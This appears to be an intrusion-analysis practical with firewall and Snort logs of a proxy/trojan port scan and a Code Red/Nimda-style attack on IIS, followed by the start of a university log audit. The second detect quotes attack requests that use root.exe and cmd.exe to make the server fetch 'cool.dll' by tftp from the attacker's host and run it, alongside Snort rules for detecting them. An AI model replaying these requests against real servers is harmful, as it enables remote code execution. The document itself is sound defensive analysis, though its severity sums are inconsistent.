10. Jul 20 00:16:32 myserver kernel: [Denied Incoming TCP] IN=eth0 OUT= MAC=00:02:55:91:81:fe:00:90:69:55:10:3e:08:00 SRC=202.106.81.200 DST=MY.HOST.IP.ADD LEN=44 TOS=0x00 PREC=0x00 TTL=244 ID=58602 DF PROTO=TCP SPT=61389 DPT=6588 SEQ=4195290221 ACK=0 WINDOW=8760 RES=0x00 SYN URGP=0 OPT (020405B4)
11. Jul 20 00:16:33 myserver kernel: [Denied NEW Without SYN] IN=eth0 OUT= MAC=00:02:55:91:81:fe:00:90:69:55:10:3e:08:00 SRC=202.106.81.200 DST=MY.HOST.IP.ADD LEN=40 TOS=0x00 PREC=0x00 TTL=244 ID=58603 DF PROTO=TCP SPT=61389 DPT=6588 SEQ=4195290222 ACK=0 WINDOW=8760 RES=0x00 RST URGP=0

12. Jul 20 00:16:33 myserver kernel: [Denied Incoming TCP] IN=eth0 OUT= MAC=00:02:55:91:81:fe:00:90:69:55:10:3e:08:00 SRC=202.106.81.200 DST=MY.HOST.IP.ADD LEN=44 TOS=0x00 PREC=0x00 TTL=244 ID=58604 DF PROTO=TCP SPT=61557 DPT=8000 SEQ=4207230630 ACK=0 WINDOW=8760 RES=0x00 SYN URGP=0 OPT (020405B4)
13. Jul 20 00:16:37 myserver kernel: [Denied Incoming TCP] IN=eth0 OUT= MAC=00:02:55:91:81:fe:00:90:69:55:10:3e:08:00 SRC=202.106.81.200 DST=MY.HOST.IP.ADD LEN=44 TOS=0x00 PREC=0x00 TTL=244 ID=58605 DF PROTO=TCP SPT=61557 DPT=8000 SEQ=4207230630 ACK=0 WINDOW=8760 RES=0x00 SYN URGP=0 OPT (020405B4)
14. Jul 20 00:16:38 myserver kernel: [Denied NEW Without SYN] IN=eth0 OUT= MAC=00:02:55:91:81:fe:00:90:69:55:10:3e:08:00 SRC=202.106.81.200 DST=MY.HOST.IP.ADD LEN=40 TOS=0x00 PREC=0x00 TTL=244 ID=58606 DF PROTO=TCP SPT=61557 DPT=8000 SEQ=4207230631 ACK=0 WINDOW=8760 RES=0x00 RST URGP=0

15. Jul 20 00:16:38 myserver kernel: [Denied Incoming TCP] IN=eth0 OUT=

MAC=00:02:55:91:81:fe:00:90:69:55:10:3e:08:00 SRC=202.106.81.200
DST=MY.HOST.IP.ADD LEN=44 TOS=0x00 PREC=0x00 TTL=244 ID=58607 DF
PROTO=TCP SPT=61709 DPT=8080 SEQ=4217894822 ACK=0 WINDOW=8760
RES=0x00 SYN URGP=0 OPT (020405B4)

16. Jul 20 00:16:38 myserver snort: [1:620:1] SCAN Proxy attempt [Classification: Attempted Information Leak] [Priority: 2]: {TCP} 202.106.81.200:61709 -> MY.HOST.IP.ADD:8080
17. Jul 20 00:16:42 myserver kernel: [Denied Incoming TCP] IN=eth0 OUT=
MAC=00:02:55:91:81:fe:00:90:69:55:10:3e:08:00 SRC=202.106.81.200
DST=MY.HOST.IP.ADD LEN=44 TOS=0x00 PREC=0x00 TTL=244 ID=58608 DF
PROTO=TCP SPT=61709 DPT=8080 SEQ=4217894822 ACK=0 WINDOW=8760
RES=0x00 SYN URGP=0 OPT (020405B4)
18. Jul 20 00:16:42 myserver snort: [1:620:1] SCAN Proxy attempt [Classification: Attempted Information Leak] [Priority: 2]: {TCP} 202.106.81.200:61709 -> MY.HOST.IP.ADD:8080
19. Jul 20 00:16:43 myserver kernel: [Denied NEW Without SYN] IN=eth0 OUT=
MAC=00:02:55:91:81:fe:00:90:69:55:10:3e:08:00 SRC=202.106.81.200
DST=MY.HOST.IP.ADD LEN=40 TOS=0x00 PREC=0x00 TTL=244 ID=58609 DF
PROTO=TCP SPT=61709 DPT=8080 SEQ=4217894823 ACK=0 WINDOW=8760
RES=0x00 RST URGP=0

20. Jul 20 00:16:43 myserver kernel: [Denied Incoming TCP] IN=eth0 OUT=
MAC=00:02:55:91:81:fe:00:90:69:55:10:3e:08:00 SRC=202.106.81.200
DST=MY.HOST.IP.ADD LEN=44 TOS=0x00 PREC=0x00 TTL=244 ID=58610 DF
PROTO=TCP SPT=61859 DPT=8081 SEQ=4228328162 ACK=0 WINDOW=8760
RES=0x00 SYN URGP=0 OPT (020405B4)
21. Jul 20 00:16:47 myserver kernel: [Denied Incoming TCP] IN=eth0 OUT=
MAC=00:02:55:91:81:fe:00:90:69:55:10:3e:08:00 SRC=202.106.81.200
DST=MY.HOST.IP.ADD LEN=44 TOS=0x00 PREC=0x00 TTL=244 ID=58611 DF
PROTO=TCP SPT=61859 DPT=8081 SEQ=4228328162 ACK=0 WINDOW=8760
RES=0x00 SYN URGP=0 OPT (020405B4)
22. Jul 20 00:16:48 myserver kernel: [Denied NEW Without SYN] IN=eth0 OUT=
MAC=00:02:55:91:81:fe:00:90:69:55:10:3e:08:00 SRC=202.106.81.200
DST=MY.HOST.IP.ADD LEN=40 TOS=0x00 PREC=0x00 TTL=244 ID=58612 DF
PROTO=TCP SPT=61859 DPT=8081 SEQ=4228328163 ACK=0 WINDOW=8760
RES=0x00 RST URGP=0

Below is a simple explanation of some of the syntax use in IPTables log:

SRC:	Source IP
DST:	Destination IP
ID:	IP Identification number
SPT:	Source port
DPT:	Destination port
ACK:	Acknowledgement number
SYN:	TCP SYN flag is set
RST:	TCP RST flag is set
OPT:	TCP options

Source of Trace

This trace was taken from a production server.

Detect was generated by

These logs were generated by Snort 1.8.4 and IPTables 1.2.5. Snort was installed on this server to watch out for malicious activities and IPTables as a host based firewall to protect the server.

A packet with only SYN flag set and destination port 8080 will triggered the "SCAN Proxy attempt" rule while a packet with only SYN flag set and destination port 3128 will triggered the "INFO - Possible Squid Scan" rules. The following were the 2 Snort rules that had been triggered:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 8080 (msg:"SCAN Proxy
attempt";flags:S; classtype:attempted-recon; sid:620; rev:1;)

alert tcp $EXTERNAL_NET any -> $HOME_NET 3128 (msg:"INFO - Possible Squid
Scan"; flags:S; classtype:attempted-recon; sid:618; rev:1;)
```

The following IPTables rules checked for packets that do not have an entry in the firewall state table (not established) and tried to establish a connection without the SYN flag on. Such packets will be log and drop.

```
$IPTABLES -A INPUT --dst $INET_IP -p tcp ! --syn -m state --state NEW -j
LOG --log-prefix "[Denied NEW Without SYN] " $LOG_OPTIONS
$IPTABLES -A INPUT --dst $INET_IP -p tcp ! --syn -m state --state NEW -j
DROP
```

The following is the log and drop rule for TCP packets at the end of the firewall ruleset:

```
$IPTABLES -A INPUT -p tcp -i $INET_IF -j LOG --log-prefix "[Denied
Incoming TCP] " $LOG_OPTIONS
$IPTABLES -A INPUT -p tcp -i $INET_IF -j DROP
```

Probability the source address was spoofed

The source address of these network traces was most probably not spoofed. The log indicated that the source was trying to connect to several different services and expected some kind of reply. The Snort logs ("Possible Squid Scan" and "SCAN Proxy attempt") also showed that part of the scans maybe looking for web related services. This was not an attack but either an information gathering scans or attempt to connect to some unknown ports (possible trojan backdoor) making the probability of spoofing rather low.

Description of attack

After analyzing the logs, an interesting pattern had been found using the 18 entries of

IPTables logs. This particular network scans consists of 6 smaller sets of scans targeting at 6 different TCP ports (3128, 5000, 6588, 8000, 8080, 8081). Each set of scans consists of 3 packets. I had removed some common fields (Jul 20 myserver kernel: IN=eth0 OUT= MAC=00:02:55:91:81:fe:00:90:69:55:10:3e:08:00 DST=MY.HOST.IP.ADD TOS=0x00 PREC=0x00 TTL=244 DF PROTO=TCP WINDOW=8760 RES=0x00 URGP=0) from the following log to ease readability.

Scans targeting at TCP port 3128
00:16:18 [Denied Incoming TCP] SRC=202.106.81.200 LEN=44 ID=**58595** SPT=**61056** DPT=**3128** SEQ=**4172538361** ACK=0 **SYN** OPT (020405B4)
00:16:22 [Denied Incoming TCP] SRC=202.106.81.200 LEN=44 ID=**58596** SPT=**61056** DPT=**3128** SEQ=**4172538361** ACK=0 **SYN** OPT (020405B4)
00:16:23 [Denied NEW Without SYN] SRC=202.106.81.200 LEN=40 ID=**58597** SPT=61056 DPT=**3128** SEQ=**4172538362** ACK=0 **RST**

Scans targeting at TCP port 5000
00:16:23 [Denied Incoming TCP] SRC=202.106.81.200 LEN=44 ID=**58598** SPT=**61223** DPT=**5000** SEQ=**4183837806** ACK=0 **SYN** OPT (020405B4)
00:16:27 [Denied Incoming TCP] SRC=202.106.81.200 LEN=44 ID=**58599** SPT=**61223** DPT=**5000** SEQ=**4183837806** ACK=0 **SYN** OPT (020405B4)
00:16:28 [Denied NEW Without SYN] SRC=202.106.81.200 LEN=40 ID=**58600** SPT=**61223** DPT=**5000** SEQ=**4183837807** ACK=0 **RST**

Scans targeting at TCP port 6588
00:16:28 [Denied Incoming TCP] SRC=202.106.81.200 LEN=44 ID=**58601** SPT=**61389** DPT=**6588** SEQ=**4195290221** ACK=0 **SYN** OPT (020405B4)
00:16:32 [Denied Incoming TCP] SRC=202.106.81.200 LEN=44 ID=**58602** SPT=**61389** DPT=**6588** SEQ=**4195290221** ACK=0 **SYN** OPT (020405B4)
00:16:33 [Denied NEW Without SYN] SRC=202.106.81.200 LEN=40 ID=**58603** SPT=**61389** DPT=**6588** SEQ=**4195290222** ACK=0 **RST**

Scans targeting at TCP port 8000
00:16:33 [Denied Incoming TCP] SRC=202.106.81.200 LEN=44 ID=**58604** SPT=**61557** DPT=**8000** SEQ=**4207230630** ACK=0 **SYN** OPT (020405B4)
00:16:37 [Denied Incoming TCP] SRC=202.106.81.200 LEN=44 ID=**58605** SPT=**61557** DPT=**8000** SEQ=**4207230630** ACK=0 **SYN** OPT (020405B4)
00:16:38 [Denied NEW Without SYN] SRC=202.106.81.200 LEN=40 ID=**58606** SPT=**61557** DPT=**8000** SEQ=**4207230631** ACK=0 **RST**

Scans targeting at TCP port 8080
00:16:38 [Denied Incoming TCP] SRC=202.106.81.200 LEN=44 ID=**58607** SPT=**61709** DPT=**8080** SEQ=**4217894822** ACK=0 **SYN** OPT (020405B4)
00:16:42 [Denied Incoming TCP] SRC=202.106.81.200 LEN=44 ID=**58608** SPT=**61709** DPT=**8080** SEQ=**4217894822** ACK=0 **SYN** OPT (020405B4)
00:16:43 [Denied NEW Without SYN] SRC=202.106.81.200 LEN=40 ID=**58609** SPT=**61709** DPT=**8080** SEQ=**4217894823** ACK=0 **RST**

Scans targeting at TCP port 8081
00:16:43 [Denied Incoming TCP] SRC=202.106.81.200 LEN=44 ID=**58610** SPT=**61859** DPT=**8081** SEQ=**4228328162** ACK=0 **SYN** OPT (020405B4)
00:16:47 [Denied Incoming TCP] SRC=202.106.81.200 LEN=44 ID=**58611** SPT=**61859** DPT=**8081** SEQ=**4228328162** ACK=0 **SYN** OPT (020405B4)
00:16:48 [Denied NEW Without SYN] SRC=202.106.81.200 LEN=40 ID=**58612** SPT=**61859** DPT=**8081** SEQ=**4228328163** ACK=0 **RST**

The observed patterns from each group of scans were as follows:

1. The second packet was received 4 seconds after the first and the third packet was received 1 second after the second.
2. The first and second packets were SYN (attempted to establish a connection) packets while the third is a RST (attempted to abort a connection) packet.
3. The sequence number for the first packet was the same as the second packet and the IP identification for the second packet had been increased by 1, therefore the second packet should be a resent packet.
4. The source and destination ports for all 3 packets were the same so there were from the same socket connection.
5. The only TCP option set was Maximum Segment Size (MSS) "OPT (020405B4)" (4 bytes in length) and the value was 1460. MSS is only sent in the initial connection request so the third packet did not have it.

The IP identification number had increased by 1 from the first till the last packet (18 packets received in 30 seconds time interval) indicating that this scans was carried out in a sequential fashion.

I did a search on the TCP ports on the Internet to have a better understanding of what was the nature of this scan since the purpose for most of the TCP ports were unknown to me. Below was the reference from 2 sites, Snort.org [6] and Incidents.org [7]:

TCP Ports	Snort.org – Ports Search	Http://incidents.org/ - Port Reports
3128	Squid-proxy	Squid-http, RingZero, ReverseWWWTunnel
5000	Commplex-main, ssdps	Universal Plug and Play, Free Internet Chess Server, 8 possible different trojans
6588	NA	NA
8000	Shoutcast, irdmi	Irdmi
8080	http-alt, webcache, wingate-alt	Http-alt, 6 possible different trojans
8081	Wwwoffle	Blackice

It seems that those ports were mainly either web related or trojan related. There was no record on TCP port 6588. However, a separate search on the Internet revealed that "AnalogX Proxy" is using TCP port 6588 for its connection.

Attack mechanism

The nature of the scan, by sending a RST on the third packet, suggests that this was not an attempt to compromise the target but rather to locate the existence of certain services. For this case, the scans were trying to locate certain web services, proxies and trojans backdoor.

Correlations

DShield had the following reference on this IP 202.106.81.200 (http://www.dshield.org/ipinfo.php?ip=202.106.81.200).

DShield Profile

Country:	CN
Contact E-mail:	abuse_AT_publicf.bta.net.cn (bounced)
Total Records against IP:	664
Number of targets:	165
Date Range:	2002-07-29 to 2002-07-29
Fightback:	sent to abuse@publicf.bta.net.cn on 2002-07-06 13:08:27 no reply received

Whois:

inetnum:	202.106.81.192 - 202.106.81.255
netname:	BJ-DEVELOP-BUILDING
descr:	Beijing Development Building
country:	CN
admin-c:	MZ12-AP
tech-c:	MZ12-AP
mnt-by:	MAINT-CHINANET-BJ
changed:	suny@publicf.bta.net.cn 20020508
source:	APNIC
person:	Ma ZhongJian
address:	Shi Fang Yuan 6 Hai Dian District
address:	Beijing 100036
phone:	+86-10-13501196041
fax-no:	+86-10-63953924
nic-hdl:	MZ12-AP
mnt-by:	MAINT-NULL
changed:	suny@publicf.bta.net.cn 20000217
source:	APNIC

Evidence of active targeting

Several others production servers within the same network did not detect any similar scan. This indicated that this scan only targeted at certain system and not the entire network.

Severity

Criticality = 4
This is a production system.

Lethality = 1
It is not attacking the system but trying to locate certain open ports on the server. The server does not run any services on those scanned ports.

System Countermeasures = 5
IPTables is installed on the server itself which block of the scan. Also, the server is not providing any web-related services.

Network Countermeasures = 1
The router only has minimum access list control on the incoming traffic on the network.

Severity = -4
(Criticality + Lethality) – (System Countermeasures + Network Countermeasures)
= (4 + 1) – (5 + 1) = -1.

Defensive recommendation

The system has sufficient defense against this attack. However, tighter access list should be implemented on the router to add as an additional layer of filter and cut down "noise" traffic into the network.

Multiple choice test question

Which of the following field in a TCP/IP header should you look at to infer that a packet is a resent packet.

a) Source Port.
b) IP identification Number.
c) Sequence Number.
d) TCP Options.

Answer: c

Network Detect #3: Multiple Web Attacks from Source

The following event traces were taken from syslog messages detected by Snort. There were a total of 11 alerts.

1. Aug 9 19:23:40 lavender snort: [1:1256:6] WEB-IIS CodeRed v2 root.exe access [Classification: Web Application Attack] [Priority: 1]: {TCP} 203.240.218.205:3772 -> 203.120.90.74:80
2. Aug 9 19:23:41 lavender snort: [1:1256:6] WEB-IIS CodeRed v2 root.exe access [Classification: Web Application Attack] [Priority: 1]: {TCP} 203.240.218.205:3781 -> 203.120.90.74:80
3. Aug 9 19:23:42 lavender snort: [1:1287:5] WEB-IIS scripts access [Classification: access to a potentially vulnerable web application] [Priority: 2]: {TCP} 203.240.218.205:3842 -> 203.120.90.74:80

4. Aug 9 19:23:46 lavender snort: [1:1002:5] WEB-IIS cmd.exe access [Classification: Web Application Attack] [Priority:1]: {TCP} 203.240.218.205:3842 -> 203.120.90.74:80
5. Aug 9 19:23:47 lavender snort: [1:1002:5] WEB-IIS cmd.exe access [Classification: Web Application Attack] [Priority:1]: {TCP} 203.240.218.205:3856 -> 203.120.90.74:80
6. Aug 9 19:23:48 lavender snort: [1:1002:5] WEB-IIS cmd.exe access [Classification: Web Application Attack] [Priority:1]: {TCP} 203.240.218.205:3866 -> 203.120.90.74:80
7. Aug 9 19:23:52 lavender snort: [1:1002:5] WEB-IIS cmd.exe access [Classification: Web Application Attack] [Priority:1]: {TCP} 203.240.218.205:3876 -> 203.120.90.74:80
8. Aug 9 19:24:00 lavender snort: [1:1002:5] WEB-IIS cmd.exe access [Classification: Web Application Attack] [Priority:1]: {TCP} 203.240.218.205:3956 -> 203.120.90.74:80
9. Aug 9 19:24:01 lavender snort: [1:1002:5] WEB-IIS cmd.exe access [Classification: Web Application Attack] [Priority:1]: {TCP} 203.240.218.205:4000 -> 203.120.90.74:80
10. Aug 9 19:24:02 lavender snort: [1:1002:5] WEB-IIS cmd.exe access [Classification: Web Application Attack] [Priority:1]: {TCP} 203.240.218.205:4013 -> 203.120.90.74:80
11. Aug 9 19:24:06 lavender snort: [1:1002:5] WEB-IIS cmd.exe access [Classification: Web Application Attack] [Priority:1]: {TCP} 203.240.218.205:4023 -> 203.120.90.74:80

Source of Trace

The trace was taken from a Snort sensor monitoring the traffic for this particular production server.

Detect was generated by

Snort 1.8.7 detected this event. 3 separate Snort rules were triggered during the attacks. The first rule looks for packet destined for port 80 with ACK flag set (A+ means ACK flag set plus any others flags) and a Uniform Resource Identifier (URI) content "scripts/root.exe?", non-case sensitive. The "uricontent" rule allows the search to be carried out only on the URI portion of a request which is more efficient than the "content" rule which searches through the whole packet payload. The second is similar to the first except that it searches for URI content "/scripts/". The last rule also monitor packets going to port 80 with ACK set but instead searches the payload content for the string "cmd.exe", non-case sensitive.

1. alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"WEB-IIS CodeRed v2 root.exe access"; flags:A+; uricontent:"scripts/root.exe?"; nocase; classtype:web-application-attack; reference:url,www.cert.org/advisories/CA-2001-19.html; sid:1256; rev:6;)

2. alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"WEB-IIS scripts access"; flags:A+; uricontent:"/scripts/"; nocase; classtype:web-application-

activity; sid:1287; rev:5;)

3. alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"WEB-IIS cmd.exe access"; flags:A+; content:"cmd.exe"; nocase; classtype:web-application-attack; sid:1002; rev:5;)

Probability the source address was spoofed

The source IP was not spoofed as TCP 3 ways handshake had been established. These attacks will only work on an established TCP connection. The Snort signatures also indicated that they were looking for established connection (flags:A+).

Description of attack

One of the Snort alerts indicated this was an "Code Red" worm attack and there is an advisory [22] for this attack. "Code Red" is a malicious worm capable of replicating itself. It will try to exploit a known vulnerability in Microsoft's Internet Information Services (IIS) servers [23]. Further analysis showed that "Nimda.e" worm [24], a variant of the "W32/Nimda worm" [14], was also involved.

http://www.cert.org/advisories/CA-2001-19.html [22]
http://www.cert.org/advisories/CA-2001-13.html [23]
http://www.f-secure.com/v-descs/nimda_e.shtml [24]

Since this attack had already reached the application layer, I decided to will use the application log to do an analysis on the nature of the attacks. The following 16 instances of log were from the web application. This series of attack log consists of 4 smaller sets of attack events. Note that "%20" is an unicode expression for the character "space".

Attack event #1
[Attempt to get the directory listing]
1. 20020809192340+0800: WWW-Server:[203.240.218.205]:GET **/scripts/root.exe?/c+dir** HTTP/1.0

[Attempt to get target to download "cool.dll" from 203.240.218.205 via tftp (at C drive) and save it as "httpodbc.dll"]
2. 20020809192341+0800: WWW-Server:[203.240.218.205]:GET **/scripts/root.exe?/c+tftp**%20-i%20203.240.218.205%20GET%20**cool.dll**%20**httpodbc.dll** HTTP/1.0

[Attempt to execute "httpodbc.dll"]
3. 20020809192342+0800: WWW-Server:[203.240.218.205]:GET **/scripts/httpodbc.dll** HTTP/1.0

Attack event #2
[Attempt to get the directory listing]
4. 20020809192343+0800: WWW-Server:[203.240.218.205]:GET

/MSADC/root.exe?/c+dir HTTP/1.0

[Attempt to get target to download "cool.dll" from 203.240.218.205 via tftp (at C drive) and save it as "httpodbc.dll"]

5. 20020809192344+0800: WWW-Server:[203.240.218.205]:GET **/MSADC/root.exe?/c+tftp**%20-i%20203.240.218.205%20GET%20**cool.dll**%20**httpodbc.dll** HTTP/1.0

[Attempt to execute "httpodbc.dll"]

6. 20020809192345+0800: WWW-Server:[203.240.218.205]:GET **/MSADC/httpodbc.dll** HTTP/1.0

Attack event #3

[Attempt to get the directory listing]

7. 20020809192346+0800: WWW-Server:[203.240.218.205]:GET **/c/winnt/system32/cmd.exe?/c+dir** HTTP/1.0

[Attempt to get target to download "cool.dll" from 203.240.218.205 via tftp (at C drive) and save it as "c:\httpodbc.dll"]

8. 20020809192347+0800: WWW-Server:[203.240.218.205]:GET **/c/winnt/system32/cmd.exe?/c+tftp**%20-i%20203.240.218.205%20GET%20**cool.dll**%20**c:\httpodbc.dll** HTTP/1.0

[Attempt to get target to download "cool.dll" from 203.240.218.205 via tftp (at C drive) and save it as "d:\httpodbc.dll"]

9. 20020809192348+0800: WWW-Server:[203.240.218.205]:GET **/c/winnt/system32/cmd.exe?/c+tftp**%20-i%20203.240.218.205%20GET%20**cool.dll**%20**d:\httpodbc.dll** HTTP/1.0

[Attempt to get target to download "cool.dll" from 203.240.218.205 via tftp (at C drive) and save it as "e:\httpodbc.dll"]

10. 20020809192352+0800: WWW-Server:[203.240.218.205]:GET **/c/winnt/system32/cmd.exe?/c+tftp**%20-i%20203.240.218.205%20GET%20**cool.dll**%20**e:\httpodbc.dll** HTTP/1.0

[Attempt to execute "httpodbc.dll" at C drive]

11. 20020809192356+0800: WWW-Server:[203.240.218.205]:GET **/c/httpodbc.dll** HTTP/1.0

Attack event #4

[Attempt to get the directory listing]

12. 20020809192400+0800: WWW-Server:[203.240.218.205]:GET **/d/winnt/system32/cmd.exe?/c+dir** HTTP/1.0

[Attempt to get target to download "cool.dll" from 203.240.218.205 via tftp (at D drive) and save it as "c:\httpodbc.dll"]

13. 20020809192401+0800: WWW-Server:[203.240.218.205]:GET **/d/winnt/system32/cmd.exe?/c+tftp**%20-i%20203.240.218.205%20GET%20**cool.dll**%20**c:\httpodbc.dll** HTTP/1.0

[Attempt to get target to download "cool.dll" from 203.240.218.205 via tftp (at D drive) and save it as "d:\httpodbc.dll"]

14. 20020809192402+0800: WWW-Server:[203.240.218.205]:GET **/d/winnt/system32/cmd.exe?/c+tftp**%20-i%20203.240.218.205%20GET%20**cool.dll**%20**d:\httpodbc.dll** HTTP/1.0

[Attempt to get target to download "cool.dll" from 203.240.218.205 via tftp (at D drive) and save it as "e:\httpodbc.dll"]

15. 20020809192406+0800: WWW-Server:[203.240.218.205]:GET **/d/winnt/system32/cmd.exe?/c+tftp**%20-i%20203.240.218.205%20GET%20**cool.dll**%20**e:\httpodbc.dll** HTTP/1.0

[Attempt to execute "httpodbc.dll" at D drive]

16. 20020809192407+0800: WWW-Server:[203.240.218.205]:GET **/d/httpodbc.dll** HTTP/1.0

All these 4 attack events had the same 3 parts sequence of actions.

1. The attacker will attempt to get a directory listing of the target system's C drive. This could be considered a non-invasive technique to test the targeted system's ability to execute commands. This was showed in the first line of log for each attack event. These 4 attacks attempted 4 different method to get the directory listing.
2. The attacker will then attempt to try different method to execute a remote tftp (Trivial File Transfer Protocol) command from the targeted system to download a "cool.dll" file from the attacker's system and saved it as "httpodbc.dll". Attack events 3 and 4 showed that the attacker attempted to download it to 3 different directories (directory C, D and E) on the targeted system.
3. Finally, the last action in all attack events was an attempt to execute the downloaded "httpodbc.dll".

Attack mechanism

This attack is targeting at IIS servers running on Microsoft OS. IIS servers are popular targets among attackers because they are widely deployed on the Internet and have history of known high-risk vulnerabilities.

The attack works by completing the TCP three-way handshake first followed by exploiting known vulnerabilities on the web server application. It will then try to get the targeted system to fetch an exploit code from the attacker's system via tftp and finally attempt to execute that exploit code.

Correlations

DShield had reference on this IP 203.240.218.205 and coincidentally the date of reference is the same as the attack on my system, August 9 2002. (http://www.dshield.org/ipinfo.php?ip=203.240.218.205)

DShield Profile

Country:	KR
Contact E-mail:	ip_AT_matrix.shinbiro.com (bounced)
Total Records against IP:	22
Number of targets:	11
Date Range:	2002-08-09 to 2002-08-09

Fightback: sent to ip@matrix.shinbiro.com on 2002-08-08 18:35:30
no reply received

Whois:

IP Address: 203.240.218.0-203.240.218.255
Connect ISP Name: SHINBIRO
Connect Date: 20010219
Registration Date: 20010219
Network Name: SHINBIRO-CATV-CHANGWONMASAN

[Organization Information]
Orgnization ID: ORG202081
Name: Onse Telecom
State: KYONGGI
Address: 192-2 KUMI-DONG BUNDANG-KU SUNGNAM-SI
Zip Code: 453-500

[Admin Contact Information]
Name: Jungsook Woo
Org Name: Onse Telecom
State: KYONGGI
Address: 192-2 KUMI-DONG BUNDANG-KU SUNGNAM-SI
Zip Code: 453-500
Phone: +82-31-738-6420
Fax: +82-31-738-6607
E-Mail: ip@mgate.shinbiro.com

It seems that this was only a one-time attack incident from the source. There was not further correlation found before or after this incident.

Evidence of active targeting

The trace showed evidence of active targeting. This server provides web services and the attack was web based attack (although the attack was targeting at IIS servers only).

Severity

Criticality = 4
This is a production server.

Lethality = 1
The attack script command was targeted at Windows platform IIS server while the server is a Unix system.

System Countermeasures = 4
System had the latest patch on the Unix based web application and TCPWrapper is used to control remote administrator login. All unused services had been closed.

Network Countermeasures = 1
This server is running some web services that are publicly accessible so could not do any filter at the router's end. There is no firewall in place either.

Severity = -4
(Criticality + Lethality) – (System Countermeasures + Network Countermeasures)
= (4 + 1) – (4 + 1) = 0.

Defensive recommendation

Although this production server is not vulnerable to this particular attack, I would like to discuss some possible defensive recommendations should any of the servers is vulnerable to it.

The most significant action in the attack is the need to fetch a remote exploit script from the attacker's system via tftp. Therefore, blocking tftp (UDP 69) traffic from leaving the internal network could mediate this attack. The same should be considered to block tftp traffic from entering the network.

Few others different layers of defense could also be used. IP layer filtering can be used to control access by remote system. Since the connection will not get established, the attack will not be able to carry out. However, this is not always possible as web servers are usually publicly accessible. Second possible defense is to use firewall that can do layer 7 filtering or pattern matching on the payload to filter attack based on those signatures. The best defense should still be applying security and vulnerability patches for the web application. Sometimes it may not be possible to patch production servers without first testing the stability of the patches so the previous 2 methods could be considered.

Multiple choice test question

Exploits for any vulnerability will not last for more than 1 year therefore we only need to worry about the current vulnerabilities.

a) True
b) False

Answer: b

Assignment 3 – Analyze This

Executive Summary

A security audit had been carried out for the University of Maryland Baltimore County (UMBC) based on a set of logs collected during a 5 days period (12/06/02 – 16/06/02) on its class "B" IP address network (130.85.0.0 - 130.85.255.255). The logs showed a together of 1,739,488 instances of scans and 207,363 instances of alerts being detected. Throughout this report, suspicious systems will be identified and will require further investigation by UMBC. All systems/networks within UMBC's IP range will be refer as internal systems/networks whereas any other addresses will be classified as external. You may want to refer to the link graph to have an initial understanding of the relationships between some of the systems.

Files Analyzed

All the data files for the period from 12/06/02 to 16/06/02 used for this analysis were downloaded from http://www.incidents.org/logs/. 2 OOS files for that period of time were missing, so the next 2 days file were used.

Alerts Files	Scans Files	Out of Spec Files
alert.020612	scans.020612	oos_Jun.12.2002
alert.020613	scans.020613	oos_Jun.14.2002
alert.020614	scans.020614	oos_Jun.15.2002
alert.020615	scans.020615	oos_Jun.19.2002
alert.020616	scans.020616	oos_Jun.20.2002

Analysis Process

As the amount of data logs to be analyzed were very large, I attempted to process them first so it is more manageable. The first step is to consolidate all the 5 Alerts Files into a single file:

```
# cat alert.02061* > all_alert
# cat all_alert | wc –l
638962
```

Next is to remove possible duplicate alerts:

```
# sort all_alert | uniq > all_alert_uniq
# cat all_alert_uniq | wc –l
611537
(27425 duplicated alerts were removed.)
```

Since Alerts Files also contained ports scans information, I decided to separate them for easier analysis. For example, the following scans from the Alerts File summarized

that 130.85.152.171 had trigger a port scan:

```
06/12-00:16:03.417138  [**] spp_portscan: PORTSCAN DETECTED from
130.85.152.171 (THRESHOLD 4 connections exceeded in 2 seconds) [**]
06/12-00:16:03.623246  [**] spp_portscan: portscan status from 130.85.152.171: 5
connections across 4 hosts: TCP(1), UDP(4) [**]
06/12-00:16:03.879079  [**] spp_portscan: End of portscan from 130.85.152.171: TOTAL
time(2s) hosts(4) TCP(1) UDP(4) [**]
```

Scans file showed the actual details (such as ports and target IP) on the port scan according to packet level. Below showed the 4 UDP packets and 1 TCP packets originated from 130.85.152.171:

```
Jun 12 00:00:15 130.85.152.171:137 -> 130.85.5.50:137 UDP
Jun 12 00:00:15 130.85.152.171:137 -> 130.85.5.55:137 UDP
Jun 12 00:00:17 130.85.152.171:137 -> 130.85.11.6:137 UDP
Jun 12 00:00:17 130.85.152.171:1637 -> 130.85.11.6:139 SYN ******S*
Jun 12 00:00:17 130.85.152.171:1638 -> 130.85.1.3:53 UDP
```

A separate file on just the alerts (without portscan alert) was created.

```
# cat all_alert_uniq | grep –v "spp_portscan" > all_alerts_only
#  wc –l all_alerts_only
 207363
```

For the Scans files, I also consolidate them into a single file followed by removing duplicated entries:

```
# cat scans.02061* > all_scans
# cat all_scans | wc –l
1740099
# sort all_scans | uniq > all_scans_uniq
# cat all_scans_uniq | wc –l
1739488
(611 duplicated scans were removed)
```

After analyzing the OOS Files, only oos_Jun.14.2002 and oos_Jun.15 are useful in the analysis. The 3 other OOS Files did not have data that fell during the audit period (12/06/02 – 16/06/02) and the external IP could not be correlated to those found in the Alerts Files. There were a total of 11 entries for the 2 used OOS Files.

SnortSnarf [10] was then used to process the all_alert_only file. A separate "Top 100 Source IPs" list and "Top 100 Destination IPs" list were also created. This list would aid in the finding of relationship between the systems. Please refer to the appendix for both the lists.

Alerts Log Analysis

The following table showed the summary of alerts during the 5 days of event. SnortSnarf [10] was used to produce the results. The alerts were then sorted by their

signature name. This was to help in grouping related alerts together to ease analysis.

SnortSnarf Summary (207363 alerts found using input module SnortFileInput, with sources: all_alert_only)				
SNO	**Signature (click for sig info)**	**# Alerts**	**# Sources**	**# Dests**
1	AFS - Off-campus activity	3721	78	31
2	Attempted Sun RPC high port access	4	4	4
3	Back Orifice	10	3	9
4	EXPLOIT NTPDX buffer overflow	6	3	3
5	EXPLOIT x86 NOOP	9	6	7
6	EXPLOIT x86 setgid 0	4	3	3
7	EXPLOIT x86 setuid 0	6	5	6
8	EXPLOIT x86 stealth noop	1	1	1
9	FTP DoS ftpd globbing	1235	16	9
10	High port 65535 tcp – possible Red Worm – traffic	4	4	4
11	High port 65535 udp – possible Red Worm - traffic	2522	104	128
12	ICMP Destination Unreachable (Communication Administratively Prohibited)	382	3	12
13	ICMP Echo Request CyberKit 2.2 Windows	89	1	1
